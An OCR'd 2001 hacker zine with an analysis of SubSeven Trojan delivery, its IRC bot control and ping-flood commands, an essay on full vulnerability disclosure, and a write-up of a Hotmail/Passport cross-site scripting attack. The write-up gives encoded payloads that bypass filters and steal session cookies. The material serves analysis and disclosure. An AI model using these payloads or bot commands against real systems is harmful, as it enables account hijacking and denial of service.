
Stage 2: The Initial Delivery: Trojan.Downloader

In this scenario, a user first downloads (or receives in e-mail, etc.) what is advertised as a video file viewer, a site access enabler, or something equally enticing to the user. This file is actually a Trojan-known by various names such asTrojan.Downloader, Trojan.Win32. Loder.WPW, Dropper, and Maglo-whose function is to retrieve another file from the Internet. The user executes the dropper, which connects to an Internet server and downloads, in this case, QuickFlick.mpg.exe or MySissy.jpg.exe. Note that one site accessed in the recent events (http://www.lomag.net /~ryan1918) was taken down almost immediately and is no longer a threat (although the executable can probably be found in other locations).

Stage 3: Installing the SubSeven Trojan

QuickFlick.mpg.exe and MySissy.mpg.exe are packed executables that contain the SubSeven Trojan (which is itself a packed executable). Using a utility (such as UPX) to pack an execut-

able not only reduces its size, but also hides some of the character strings and other clues within the executable file from the average user who has a hex editor. However, it typically will not hide it from current anti-virus products (although there is always some small time lag between new malicious software being "in the wild" and signatures being developed by antivirus companies and usually a larger time lag until users update their desktop software). Once QuickFlick.mpg.exe or MySissy.mpg.exe is executed, the SubSeven server executable is extracted, given a random character string as a file name (a behavior which may have led to early reports of "polymorphism"), placed in the c:\windows directory, and executed. In our tests, the SubSeven server extracted from MySissy.jpg.exe modified the win.ini file, but the SubSeven server extracted from wuyiwekxb.exe did not (it appeared that code within wuyiwekxb.exe itself made the changes to win.ini and system.ini).



Note that Windows 95/98 defaults to hiding extensions for known files types (e.g., .exe, .doc, .txt). Since both QuickFlick and MySissy have embedded icon types that are normally associated with movie files and since most users will only see QuickFlick.mpg and MySissy.mpg as the file name, there is a much lower chance that the deception will be noticed. However, all up-to-date anti-virus software (subject to the time lags discussed above) should detect SubSeven the moment it is unpacked from QuickFlick or MySissy and, assuming use of some sort of real-time auto-protect feature, should prevent it from ever executing.

Stage 4: SubSeven Awakens


When the SubSeven server starts, it will follow the parameters in its pre-established configuration. One of the servers we examined binds itself to a random high-numbered port, sets its IRC command prefix to '-', and connects to an IRC server at 'bsvf.dhs.org' (which was IP address 64.65.17.188) on the channel '#badman' with the nickname 'BdMan' and the channel key 'bsvfowns'. If the nickname 'BdMan' is already in use, SubSeven will append some random characters to the name and try again (e.g., with 'BdManfghs').

When pre-configuring the SubSeven server, there are several ways that the attacker can configure automatic notification using the built in features of SubSeven 2.1.3 Bonus (the latest distribution). These include:

- launching an IRC bot that connects to an IRC server on a specific port
- sending an ICQ message
- sending an email

In each of these cases, the essential information that is transmitted includes the compromised host's IP address, the random or predefined port on which the SubSeven server is listening for connections, and the password needed to connect to the compromised host. In this example, the notification technique is the use of an IRC bot to connect to port 2222 of an IRC server on bsvf.dhs.org.

Typing "netstat –a" at a Windows command prompt will reveal all active connections inbound and outbound from the host (assuming the netstat command hasn't been maliciously modified). Notice the suspicious open port on 27374 (in this example) listening for incoming connections. This is the SubSeven server component waiting for a SubSeven client connection from the Internet. In general, you should scrutinize all LISTENING or ESTABLISHED connections on ports above 1024.



Stage 5: The "Bots" Report for Duty

In this case, our bot's nick is BdMan. The bot joins a designated IRC channel known to the attacker and beings to actively listen for certain keywords. Once the attacker logs into the IRC server and finds one or more bots, he can then start to interact with them. The IRC log below shows the bot has joined the #badman channel and is waiting for the proper activation commands. The hacker (who has cleverly nicknamed himself 'hacker' in this example) is already waiting in the channel and issues some commands after the bot has connected. To cause the bot to respond to additional commands, he first must offer the password that was set by the attacker before the Trojan was distributed (which was '0dy' [zero-d-y] in the code we examined). After receiving the "-login <password>" command, the bot is then ready to respond to other commands it sees in the IRC channel. The attacker then uses the "- info" command to cause the bot (and all other bots that accepted the login string) to display the SubSeven server connection information for the compromised host (i.e., IP address, port, password, etc.). Now the attacker has enough information to try to connect to the compromised host directly using the SubSeven client. In our case, the server password was "yugo."

```
*** on channels: #badman
*** on irc via server localhost.idefense.com (our irc daemon)
*** hacker (~hacker@10.1.1.37) has joined channel #badman
*** BdMan (~bot@10.1.1.50) has joined channel #badman
> -login 0dy
*BdMan* password accepted
> -info
<BdMan> SubSErver v.M.U.I.E. 2.1 installed on port: 27272, ip:
10.1.1.50 - +victim: Badmans 3 Attempt - password: yugo
> -mping 12.3.4.5 56 10
<BdMan> pinging: 12.3.4.5
<BdMan> pinging finished.
```


Of course, all of this roundabout activity through IRC would not be necessary in the case where an attacker knowingly placed a pre-configured SubSeven server on a host compromised through other methods and only wanted to control that one host. However, a well-configured firewall will likely stop the unsolicited incoming connection. In our example, the attacker now uses

the undocumented "-mping" command to cause the compromised host to send 10 packets of 56 bytes each to the IP address 12.3.4.5. Now consider that there are possibly thousands of bots logged into this channel when this command is given and that the command could also have been '-mping 12.3.4.5 65500 1000000', in effect causing a large, distributed burst of traffic to be sent to the target IP address. This feature of SubSeven effectively empowers an attacker to perform distributed ping flood attacks, and has been widely overlooked. This is not to say that the attack will always be successful, but simply that it can happen.

In our tests, a single Pentium 233MHz laptop generated a sustained traffic rate of 1.8 Mbits per second across a local LAN after receiving the command '-mping 12.3.4.5 65500 100000'. Note that the maximum ping packet size allowed by SubSeven is 65,500 bytes, although it is almost certainly possible to patch the code to allow larger packets.

Stage 6: A SubSeven Client Connection is Achieved

At this point, the IRC bot, ICQ message, and/or email have given the attacker all the info he needs to try a SubSeven client connection to the victim. The attacker brings up the client window, enters the compromised host's information, and attempts to connect. There are several reasons why the connection may not be successful including the host being down, the user having detected SubSeven and removed it, and a firewall not allowing the unsolicited incoming connection. If a connection is made and the (optional) password is entered correctly, the attacker has full control of the compromised host.



Now that the attacker is connected, he can reconfigure the IRC bot's behavior using the graphical interface.

The attacker has full control of the compromised host and the victim's privacy.

The attacker can even use the compromised host as a relay point for malicious traffic.

Mitigation

Be reasonably paranoid Users should avoid opening files from unknown or untrustworthy sites. Equal skepticism should be applied to unsolicited e-mail attachments. Home and small office users with "always on" xDSL or cable modems should invest in personal firewall software that can block unsolicited inbound connections (ingress filtering) before they reach machines on the internal network. Any unauthorized connection attempts should be logged, reviewed, and reported appropriately.

Use current anti-virus software

Unsolicited e-mail attachments and files downloaded from questionable web sites should not be opened or run unless they have been scanned by current anti-virus software. The SubSeven Trojan is easily detected by up to date anti-virus scanning tools, which are available from a number of sources. Users should purchase anti-virus software featuring a regular update service. Automatic protection features that examine files as they are being accessed should be enabled in order to catch malicious software that has been compressed or encoded.

Enable egress filtering & logging

Egress filtering has also become a necessary evil. Outbound connections should be limited to the minimum necessary ports and services needed, and spoofed IP addresses should be blocked. All other connection attempts should be blocked and also logged for review and analysis.

FULL DISCLOSURE OF VULNERABILITIES - PROS/CONS AND FAKE ARGUMENTS

By Arne Vidstrom

Objective

Should the complete details of security vulnerabilities be made public or not? Not only do we need to understand the true pros and cons, but we also need to understand the "fake arguments" - the arguments people bring forth to serve some other purpose than making the "truely right" decision. This paper will try to point out all these things, to aid in building a more complete picture of the full disclosure concept.

What should be the restrictions for full disclosure?

Some restrictions should probably be:

» The vendor should be given a reasonable chance to provide a patch or new version before the vulnerabiliry details are made public.

> In some cases the system administrator may be able to fix the problem without a patch - in these cases there would be no necessary need to wait for a vendor patch. A thing to remember though, is that there may be compatibility problems preventing some administrators from applying "quick fixes". The vendor usually takes these things into account when creating the patch.
>
> The vendors need to provide sufficient information to the public so finders of vulnerabilities know how to contact the vendors. Of course they also have to really look at the vulnerability reports. I personally have experienced vendors who reply that they will not consider my findings because I am not registered as a customer...

» When releasing the vulnerability details they should be released *completely*. The attackers usually have a lot of spare time to figure out the missing parts, but the busy administrators usually don't.

» The vulnerability details should at least be published at places where they reach the largest possible group of security people, for example NTBugtraq for Windows NT / 2000 related bugs. Publishing the information only on not so well known places, increases the risk that attackers will use it before anybody has the chance to fix the problems.

Which are the pros?

» If the vendors know that complete vulnerability details have been, or soon will be, made public they hurry up creating patches.

> There is however a risk that the vendor will be stressed to release a patch before it is really thought through and tested. The patch may then not fix the problem completely, or cause compatibility problems.

» If an administrator knows that there are complete vulnerability details made public, this increases the chances that he/she will take the problem seriously and really apply the provided patches.

> There are many reasons for an administrator not to apply all available patches. They include worries that the patches will introduce new errors into the system, a high work load, plain lazyness, and that patches for example the OS are not fully supported by application program vendors. Knowledge about the fact that vulnerability details are in circulation out there also gives the administrator an argument against management/vendors for more resources in security issues.

» Those who create security scanners need as detailed descriptions of new vulnerabilities as necessary.

> If an "outsider" keeps them secret, there is an increased and unneces

> sary work load (and delay) for these vendors. If one of them has and keeps the details secret, there is an increased work load (and delay) for the others. Of course this could be considered as a benefit due to competition (bla bla...). But do you really want the vendors competing while you wait for a working scanner to test your systems, when you know that there may be attackers out there who exploit those vulnerabilities?

» Those who do penetration testing need as detailed descriptions of new vulnerabilities as necessary.

> How could we keep them secret when so many people at so many different places and organizations have them?

» The vulnerability details may already be in circulation in the "computer underground". Full disclosure will even the odds in the battle between attackers and defenders in this case. There is a slight chance that somebody knowing the details will publish them for personal fame, but there is not a chance that any of the bad guys will give them to the vendors just to be nice.

» If the vulnerability details are published, all the developers in the world can learn from them and try not to make the same mistakes again.

» An attacker usually has a lot of spare time to find out the details of a new vulnerability, but an over-worked administrator usually doesn't. Full disclosure will in this case be more of benefit to the administrator than to the attacker.

» An administrator might use vulnerability details to find similar vulnerabilities in other systems. If the same administrator only has a patch that "does something to increase security", he/she will not have a chance to notice that a similar vulnerability exists in another system.

Which are the cons?

» If the vulnerability details had not been published, there might not have been a single attack performed using the specific vulnerability.

> The problem is that you can never be sure of that until there are no more affected systems in use anywhere. There is also a great risk that the really dangerous attackers are never noticed, because they do not deface web sites or other obvious things.

» A lot of script-kiddies without any detailed knowledge can now exploit the vulnerabilities. If the details had been kept secret, they would not had the resources to do it.

> The script-kiddies are really only a decoy in the security game. Since they by definition don't have deep knowledge about security or computer systems they are limited to simple attacks. Your most sensitive information and systems should not be "hackable" through just a single, simple, exploit. Script kiddies usually do nothing more than deface web sites and similar, even when equipped with complete exploit details. The attackers who are capable of more dangerous attacks, will most likely be able to create their own exploits without the complete vulnerability details. Having the external web site defaced will of course be a bad thing, but having the most sensitive secrets stolen and given to a competitor may be a lot worse, right?

» The vendors may be stressed to provide patches that are not really thought through and sufficiently tested. That may even be worse than providing no patches at all in some cases.

» When vulnerability details are first published, there will be a flood of attacks against affected systems.

What is behind the "fake arguments"

There are inevitably a lot of arguments brought forth which seems to be focused on "right and wrong", but which in fact have other underlying reasons. In this section we will look at a few of those reasons.

» Money - the vendors simply think they will make more money from keeping the vulnerabilities secret.

A poll among the ntsecurity.nu visitors was the following:

> *Question:* Do you think that software vendors deliberately neglect security to increase short-term profit?

> If we don't trust the vendors, we need some kind of balancing force - for example full disclosure.

» Personal fame - "disclosing complete vulnerability information with working exploit code will make me more famous".

> Of course this is one of the driving forces behind people making vulnerability details public, but it would be stupid to think it is the *only* reason, and that there are no "good" reasons. Neither do *all* people necessarily have this as one of their reasons.

» Control - "if I keep the information secret I will be in control, me and my elite security expert friends will not allow anybody else to enter our closed elite group".

» Once again, money - "if all vulnerability information is kept secret, our company doesn't have to spend any money on security".


> Right, and when you are hacked anyway you'll just pretent it never happened...

» Lack of knowledge - "if I don't understand the explicit vulnerability details even when I have them in front of me, I sure as hell don't want anybody else to have them!".

Other aspects

» Who decides who should be allowed to know the vulnerability details and have the exploit code? The big companies, the government, the researchers? Will those people serve the best interest of the society as a whole, or of themselves?

» Shouldn't you be allowed to have *all* the available information concerning the security in your systems?



» Shouldn't the vendors have the final responsibility? After all, they design the systems to make money.

» The vulnerabilities are already there! The people who find them and publish the information don't *create* the vulnerabilities!

» Companies with sensitive information must be prepared to spend money on security. If they can't afford it, their business isn't profitable enough in the first place.

Conclusions

There is a time for full disclosure, and a time for covering things up, it all depends on which serves you best. "right and wrong" can be found on both sides, and in the world of computer security it is often not the thing people really focus on.

Microsoft Passport Account Hijack Attack

By Obscure^

Web Applications

Web Applications are made to extend the usability of the HTTP protocol, along with the efficiency of HTML, JavaScript and so on. The big advantage of Web Applications is that they are immediately accessible, relatively easy to use and can be centrally customised by the developer, at the expense of security issues.

Security issues in Web Applications rise because the HTTP protocol was not made to be extended to Web Applications, and therefore many security measures and extended authentication methods have to be implemented into the Web App.

Authentication

In Web Applications, users have to be authenticated, and will usually be assigned a profile, limited hard disk space, the ability to send data and communicate with other users on the same Web Application, and maybe other Applications and protocols. Many Web Mail Applications, such as HotMail, make use of cookies to store authentication. For each session at Hotmail, once a user is authenticated, he is assigned a *random* cookie, which identifies him from other authenticated users. This way the password does not have to be sent each time he accesses a different page while authenticated. This also means that once the session has ended, the session authentication should expire and therefore a new cookie has to be assigned when the user authenticates himself with HotMail and starts a new session.

All this is described well on the MS Passport site:

Passport White Paper

From now on I will be focusing on HotMail only, rather than just about any Web Application. However one must understand that the same attacks described here, can be easily adapted for other Web Applications and Web Mail packages, which make use of html, JavaScript and Cookie technology.

Microsoft Passport

Microsoft Passport: “A single name, password and wallet for the web”. This means that using the same credentials you can access your e-mail (Hotmail), instant messenger service (MSN messenger), calendar (task manager, reminders and so on), and loads of other useful services. All these services are centralized and authenticate with a central system called MS passport. Of course as much as any authorised user can browse without supplying a password from a service which makes use of the Passport technology to another, a cracker (malicious hacker) can do the same without much problems once he gets to look like the authorized user. This kind of service is intended for personal use, so people certainly wouldn’t like others to read their e-mail, or view their daily schedule.

Implementation

Microsoft is trying to build everything around their Network, using Passport authentication. This is complaint with the .NET framework, which allows everything to be seamlessly integrated so that users can jump from one service to another without any problems.

As currently implemented, users can authenticate to Passport via a number of ways:

Hotmail and Passport sites
MSN messenger
MSN Explorer
Outlook Express
Other MS applications.

Outlook Express and MSN Explorer make use of Integrated authentication. Hotmail and Passport sites use SSL (HTTPS) to authenticate, and MSN messenger makes use of “MD5” security package.

Once a malicious user gets hold of the session cookie, the above-mentioned authentication methods are useless for services, which rely on the HTTP protocol (such as Hotmail).

Flaws in the design

Previously many exploits inhibited the various Web Browsers, which enabled users to steal cookies from other websites. However this aspect of security in the Passport authentication scheme is supposed to be taken care of by the client user.

To steal the session cookie, the malicious user must either:

· Take hold of the target machine

· Fool the user into sending the session cookie

· Fool the system into sending the session cookie

In this paper I will discuss the 3rd option.

Fooling the system

JavaScript allows users to set and retrieve cookies. This is very useful for normal HTTP sites as well as Web Applications. However Web Applications need a lot more control over normal websites. This control is normally achieved through filtering of possibly malicious code in the HTML.

Users do not need permission to send e-mails to authenticated users, giving them the possibility to post data to an authenticated user’s mailbox. This is obvious to some extent, since we are talking about e-mail. No one needs authentication to send an e-mail to a Hotmail account. Therefore the e-mail sent to the Hotmail user has to be treated as non-trusted content.

Hotmail takes very good care to filter out JavaScript, ActiveX and Java applets. Lately it also started checking for images which link to outside the Hotmail account. Having images linking to non-trusted sites means that those sites can easily track the status of the e-mail (if it was read or not). So that a tag in an html mail such as:

<img src=”http://spam.me.com/tracking.gif”>

would get filtered by the Hotmail Filtering System. To get around this filtering, one has to just encode the http:// part like &x68;ttp://. 68 is the hex value h, and therefore the Web Browser converts back the encoded value to its original signifier. Of course, the Hotmail filtering system is not working exactly like the Web Browser, and this is where the flaw stands out.

However this is not the major issue I am writing about in this document.

Cross Site Scripting

When a logged in user follows an non-trusted link, the Hotmail credentials do not get sent to the website. The Hotmail filtering system also takes care to hide the URL of the user's Hotmail account to ensure his privacy (and maybe to prevent other attacks).

On the other hand, when a user follows an MSN (Passport and therefore trusted) site from a non-trusted e-mail, the credentials get sent to the Passport site, and no precautions are taken. This means that the Passport authentication is not broken and therefore the different services provided by MS Passport operate seamlessly as described earlier.

This also means that if an ASP script which resides on any MS Passport enabled site allows the user to customise the page (even if not intended) such as inserting JavaScript code, the whole system is flawed.

In my exploit, a user only needs to click on a trusted link and he (or she) will be sending his (or her) credentials to a remote server.

How is this achieved?

To further explain the issue, I will provide an example of a flawed ASP script on an MS Passport site: ErrorMsg.asp, which resides on http://auctions.msn.com/Scripts/

This ASP script can be passed 2 (or possibly more) arguments:

· Source

· ErrMsg

Here we are concerned with ErrMsg argument. This argument allows different scripts to generate different errors and display them to the user in some nice html. ErrMsg will usually be filled in with something like "User is not authenticated". Now what if it is filled with This should be bold. To my astonishment (at the time of writing this is not fixed yet), I got the HTML tag to work, with no filtering from the ASP script.

To further illustrate this, the url which is passed is actually:

http://auctions.msn.com/Scripts/
ErrorMsg.asp?Source=O&ErrMsg=This%20should%20be%20bold.

If no filtering is done for JavaScript, we can very easily inject our own JavaScript code to retrieve the session cookie stored in the Hotmail user's browser. Sadly, lately (during the writing of this document), Microsoft seemed to try to fix this by filtering JavaScript (and embedded scripts) tags and entities. This means when the ASP script is passed the following:

· <Script

· Alert

· JavaScript:

· And other commonly used javascript methods

the ASP script simply ignores the input, successfully filtering common Cross Site Scripting attacks.

However Microsoft did not fully patch the issue, so that if HTML encoding were used, the filtering system would not detect the embedded script code, and the code would still be executed.


This means that to produce an alert box to display the session cookies, instead of simply using something like:

http://auctions.msn.com/Scripts/
ErrorMsg.asp?Source=O&ErrMsg=<IMG%20SRC='javascript:alert(document.cookie)'>

We have to encode the URL such as:

http://auctions.msn.com/Scripts/
ErrorMsg.asp?Source=O&ErrMsg=<IMG%20SRC=%26%23x6a;avasc%26%2300010;ipt:a%26%23x6;ert(document.%26%23x63;ookie)'>

To complete the exploit the malicious user has to send a URL, which actually passes the Cookie to a 3rd party CGI script (probably made by the cracker exploiting this issue) instead of displaying them to the Hotmail user in a Message box. The end picture could look very similar to the one below.



Once the target Hotmail user clicks on the "mypic.jpg" link, he would have sent his credentials to the attacker without asking, any alert or sign that this has actually happened.

The End.

I do not claim that anything presented here is correct. This paper is based upon trial and error, which means that I do not have access to any source code, and therefore cannot know the actual underlying code that contains the flaw. By the time you read this, Hotmail and MS Passport sites, should have hopefully fixed the described issues.

http://www.eyeonsecurity.net


obscure@eyeonsecurity.net

HELP SUPPORT HACKER'S DIGEST

Issue 1

Summer 2001

Issue 2



Fall 2001

Send $5.00 (per issue) check or money order to:

Hacker's Digest
P.O. Box 71
Kennebunk, ME 04043

Hacker's Digest
Pure Uncut Information